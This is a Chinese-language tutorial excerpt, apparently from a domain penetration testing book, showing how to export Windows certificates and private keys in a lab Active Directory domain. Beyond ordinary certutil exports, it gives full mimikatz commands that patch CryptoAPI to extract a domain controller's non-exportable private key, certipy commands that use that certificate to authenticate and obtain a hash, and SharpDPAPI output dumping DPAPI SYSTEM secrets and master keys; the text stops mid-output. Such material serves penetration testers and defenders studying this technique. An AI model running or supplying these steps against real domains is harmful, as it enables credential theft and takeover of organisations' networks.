


如何导出证书

本文部分节选自《域渗透攻防指南》，购买请长按如下图片扫码



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
谢公子学安全

提取用户或机器证书和私钥的最简单方法是通过交互式桌面会话。如果私钥是可导出的，只需右键单击 certmgr.msc(用户证书管理)/certlm.msc(机器证书管理)中的证书，然后转到“所有任务”，选择“导出”，来导出受密码保护的 .pfx 文件，也可以使用 Windows 自带的 certutil.exe 工具使用命令行方式导出。这些方法使用 Microsoft CryptoAPI (CAPI) 或更现代的 Cryptography API Next Generation (CNG) 与证书存储进行交互。


如果证书选项中未勾选允许导出私钥的话，CAPI 和 CNG 将不允许提取不可导出的证书。但是 Mimikatz 的 `crypto::capi` 和 `crypto::cng` 命令可以 Patch CAPI 和 CNG 以允许导出私钥。`crypto::capi` 在当前进程中 Patch CAPI，而 `crypto::cng` 可以 Patch `lsass.exe` 的内存。

图形化导出证书


找到要导出的证书，右键——>所有任务(K)——>导出(E)




就会跳到证书导出向导。




这里需要注意的是有些证书不可导出私钥。这个是由该证书的模板决定的。如图所示，例如域控制器证书的模板未勾选允许导出私钥，因此该模板的证书都不可导出私钥。



格式的话默认就行



然后选择一个保存路径即可导出。



certutil 命令行导出证书

#导出用户证书，不包含私钥

certutil -user -store My 证书的 hash C:\user.cer

#导出包含公私钥的用户证书，会要求你输入新密码。这个密码是将证书导入时候的密码

certutil -user -exportPFX 证书的 hash C:\user.pfx

#导出机器证书，不包含私钥

certutil -store My 证书的 hash C:\machine.cer

#导出包含公私钥的机器证书，会要求你输入新密码。这个密码是将证书导入时候的密码

certutil -exportPFX 证书的 hash C:\machine.pfx

如下图导出用户证书

```

===== Certificate 2 =====
Serial Number: 7c000000044a3fed02f3b9e19c000000000004
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/16 9:51
NotAfter: 2023/5/16 9:51
Subject: CN=Administrator, CN=Users, DC=xie, DC=com
证书模板名称 (证书类型): User
Non-root Certificate
Template: User, 用户
Cert Hash(sha1): 6b cd 8f 23 fe 2f 15 a2 5e 77 1a 58 a7 1b 87 dd d2 75 e8 2f
Key Container = 406f447e0bd991eb57a80f708e096f01_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: le-User-a451ec74-6cfa-425d-beda-d17a0b6b8d07
Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -store command completed successfully.

C:\Users\Administrator\Desktop>certutil -user -store My 6bcd8f23fe2f15a25e771a58a71b87ddd275e82f C:\
user.cer
My "个人"
===== Certificate 2 =====
Serial Number: 7c000000044a3fed02f3b9e19c000000000004
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/16 9:51
NotAfter: 2023/5/16 9:51
Subject: CN=Administrator, CN=Users, DC=xie, DC=com
证书模板名称 (证书类型): User
Non-root Certificate
Template: User, 用户
Cert Hash(sha1): 6b cd 8f 23 fe 2f 15 a2 5e 77 1a 58 a7 1b 87 dd d2 75 e8 2f
Key Container = 406f447e0bd991eb57a80f708e096f01_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: le-User-a451ec74-6cfa-425d-beda-d17a0b6b8d07
Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
CertUtil: -store command completed successfully.

```

如下图导出包含公私钥的用户证书，会要求你输入新密码。这个密码是将证书导入时候的密码。


```

C:\Users\Administrator\Desktop>certutil -user -exportPFX 6bcd8f23fe2f15a25e771a58a71b87ddd275e82f C:\
\user.pfx
MY "个人"
===== Certificate 2 =====
Serial Number: 7c000000044a3fed02f3b9e19c0000000004
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/16 9:51
NotAfter: 2023/5/16 9:51
Subject: CN=Administrator, CN=Users, DC=xie, DC=com
证书模板名称 (证书类型): User
Non-root Certificate
Template: User, 用户
Cert Hash(sha1): 6b cd 8f 23 fe 2f 15 a2 5e 77 1a 58 a7 1b 87 dd d2 75 e8 2f
Key Container = 406f447e0bd991eb57a80f708e096f01_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: le-User-a451ec74-6cfa-425d-beda-d17a0b6b8d07
Provider = Microsoft Enhanced Cryptographic Provider v1.0
Encryption test passed
Enter new password for output file C:\user.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.

```

如下图导出包含公私钥的机器证书，由于域控制器证书模板不允许导出私钥，因此提示私钥不可导出。但是当前命令并没有导出私钥，因此可以成功执行。

```

C:\Users\Administrator\Desktop>certutil -store My
My "个人"
===== Certificate 0 =====
Serial Number: 7c00000002cd888a96ff40bd5c00000000002
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/13 0:11
NotAfter: 2023/5/13 0:11
Subject: CN=DC01.xie.com
证书模板名称 (证书类型): DomainController
Non-root Certificate
Template: DomainController, 域控制器
Cert Hash(sha1): 0c ea 4b 06 5c 3e b3 41 88 c7 f7 02 c8 5c 55 cb d1 77 c7 27
Key Container = 2830230b9f23491464f18b44b507320f_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: le-DomainController-7af620e2-0138-4035-8b30-5f5485f8d54d
Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed
CertUtil: -store command completed successfully.

C:\Users\Administrator\Desktop>certutil -store My 0cea4b065c3eb34188c7f702c85c55cbd177c727 C:\machine.cer
My "个人"
===== Certificate 0 =====
Serial Number: 7c00000002cd888a96ff40bd5c00000000002
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/13 0:11
NotAfter: 2023/5/13 0:11
Subject: CN=DC01.xie.com
证书模板名称 (证书类型): DomainController
Non-root Certificate
Template: DomainController, 域控制器
Cert Hash(sha1): 0c ea 4b 06 5c 3e b3 41 88 c7 f7 02 c8 5c 55 cb d1 77 c7 27
Key Container = 2830230b9f23491464f18b44b507320f_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: le-DomainController-7af620e2-0138-4035-8b30-5f5485f8d54d
Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed
CertUtil: -store command completed successfully.

```


如下图导出机器证书和私钥。由于域控制器证书模板不允许导出私钥，所以导出失败。此时可以使用 mimikatz 来进行导出。

```
C:\Users\Administrator\Desktop>certutil -exportPFX 0cea4b065c3eb34188c7f702c85c55cbd177c727 C:\machine.pfx
MY "个人"
===== Certificate 0 =====
Serial Number: 7c00000002cd888a96ff40bd5c00000000002
Issuer: CN=xie-CA-SERVER-CA, DC=xie, DC=com
NotBefore: 2022/5/13 0:11
NotAfter: 2023/5/13 0:11
Subject: CN=DC01.xie.com
证书模板名称 (证书类型): DomainController
Non-root Certificate
Template: DomainController, 域控制器
Cert Hash(sha1): 0c ea 4b 06 5c 3e b3 41 88 c7 f7 02 c8 5c 55 cb d1 77 c7 27
Key Container = 2830230b9f23491464f18b44b507320f_d4a049a8-342a-4ec9-beb0-4f9c784b2094
Simple container name: 1e-DomainController-7af620e2-0138-4035-8b30-5f5485f8d54d
Provider = Microsoft RSA SChannel Cryptographic Provider
Private key is NOT exportable
Encryption test passed
Enter new password for output file C:\machine.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command FAILED: 0x8009000b (-2146893813 NTE_BAD_KEY_STATE)
CertUtil: Key not valid for use in specified state.
```

mimikatz 导出证书

针对不允许导出私钥的证书，如域控制器模板证书、计算机模板证书，可以使用 mimikatz 来导出。以管理员权限打开 cmd 窗口，执行如下命令：

```
mimikatz.exe "crypto::capi" "crypto::certificates /systemstore:local_machine /store:my /export" "exit"
```

C:\Users\Administrator\Desktop>mimikatz.exe

```

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store       : 'my'

0. DC01.xie.com
  Subject   : CN=DC01.xie.com
  Issuer    : DC=com, DC=xie, CN=xie-CA-SERVER-CA
  Serial    : 0200000000005cbd40ff968a88cd020000007c
  Algorithm: 1.2.840.113549.1.1.1 (RSA)
  Validity  : 2022/5/13 0:11:58 -> 2023/5/13 0:11:58
  Hash SHA1: 0cea4b065c3eb34188c7f702c85c55cbd177c727
    Key Container : 2830230b9f23491464f18b44b507320f_d4a049a8-342a-4ec9-beb0-4f9c784b2094
    Provider      : Microsoft RSA SChannel Cryptographic Provider
    Provider type : RSA_SCHANNEL (12)
    Type          : AT_KEYEXCHANGE (0x00000001)
    |Provider name : Microsoft RSA SChannel Cryptographic Provider
    |Key Container : 1e-DomainController-7af620e2-0138-4035-8b30-5f5485f8d54d
    |Unique name   : 2830230b9f23491464f18b44b507320f_d4a049a8-342a-4ec9-beb0-4f9c784b2094
    |Implementation: CRYPT_IMPL_SOFTWARE ;
    Algorithm     : CALG_RSA_KEYX
    Key size      : 2048 (0x00000800)
    Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
    Exportable key : NO
    Public export  : OK - 'local_machine_my_0_DC01.xie.com.der'
    Private export : OK - 'local_machine_my_0_DC01.xie.com.pfx'

```

此时会在当前目录下导出后缀为.der 和.pfx 的文件，其包含证书和公钥。
.pfx 文件的导出密码为：mimikatz。

 local_machine_my_0_DC01.xie.com.der
 local_machine_my_0_DC01.xie.com.pfx

先转换为 certipy 可用的 pfx 文件

```
certipy cert -pfx local_machine_my_0_AD01.xie.com.pfx -password "mimikatz" -export -out DC01.xie.com.pfx
```

认证获得 hash

```
certipy auth -pfx DC01.xie.com.pfx -dc-ip 10.211.55.4 -debug
```

SharpDPAPI 导出证书

项目地址: <https://github.com/GhostPack/SharpDPAPI>

针对不能导出的机器证书, 也可以使用 SharpDPAPI 进行导出。执行以下命令可以使用 SharpDPAPI 导出机器的证书, 需要 system 权限才能执行如下的命令:

SharpDPAPI.exe certificates /machine

```
c:\Users\hack.XIE\Desktop>SharpDPAPI.exe certificates /machine

SharpDPAPI
v1.11.3

[*] Action: Certificate Triage
[*] Secret : DPAPI SYSTEM
[*] full1: F44F0EDB3F917D7799781ABE464FEB2F2014F21D2D49942929F77A9BE46C5B8EA6A30E409A77D5
[*] m/u : F44F0EDB3F917D7799781ABE464FEB2F2014F2 / 1D2D49942929F77A9BE46C5B8EA6A30E409A77D5

[*] SYSTEM master key cache:

{0f70f89c-21e5-4b78-ac20-475d764ccadf}:FDDA0754CEA5E0965E2E7B25862CF54F92818E06
{19572049-a126-4d53-ada3-88456d3d5097}:0FB3EDD52A5DE85A9B0CD72D19C0A1CC41998505
{53de3c52-dae5-40a3-8146-271c2229e312}:84778948526719FEA9659B741C834A1D4FFDCBCF
{767d68af-6bfe-4269-a24c-6e0ccbd6f634e}:4C90AC882034D9A49C6521F9C30E6CB8E243D0C9
{7ca505e3-46bf-416b-9b9f-5f67bc0a0ea6}:0E8EA01EC00549A5FBB9BA603FC71E1EE3EC6942
{b08ee3de-a278-45c2-947f-6fc828d2918c}:E104F3F7DECA65A0EC8C06540B46C6AEF62412B7
{b5eb71c3-8d3d-404b-90fb-dd965465f928}:A45451C3948C303C2804EE3217D0972EB2F31C75
{c0fcdcd-e1a6b-4526-b11b-5dd3d9375ef3}:6C5E90E2F68920E13E74576FC5A41D2007577A73
{dc77d3c1-ee0b-4320-b482-db2f243aa5c5}:E9A1F6F3E14EABC57F55A422C895ABB46C0A3BC2
{065c2bc5-3752-41a5-9005-1475af9739df}:A014B6C416E9F6EF2F74F15FE5F3A30D051CBAF8
{0af50e35-4750-4f0e-aca7-31f978e440f6}:8E5769ED07EB1452178D9E6CE79D65CD4E19590E
{660e080c-b24a-4d8d-821b-58a60fe24428}:CFD6BE62E9841C104F13C3820A885901030F1ACE
{7d7a2d46-72ac-43c5-85df-b330f8f07ec6}:4315D65A7E129DC2DCA3B0B7141C8185329CAB69
{7e6556a2-2366-454b-b829-f60fb6fc85ff}:1C5BC1F229D0F69520E12718E5A02B80D3ECB979
{8192916f-c0f0-4c8f-bded-4c50409d925c}:B013A5C1270FFB9CE475758E077DBF5C836600A9
{d963f089-8a32-4812-80c6-be17ae237f3e}:D9CCA71B78ADBBD9D0DE567935C54B382546ABDD

[*] Triaging System Certificates

Folder      : C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys

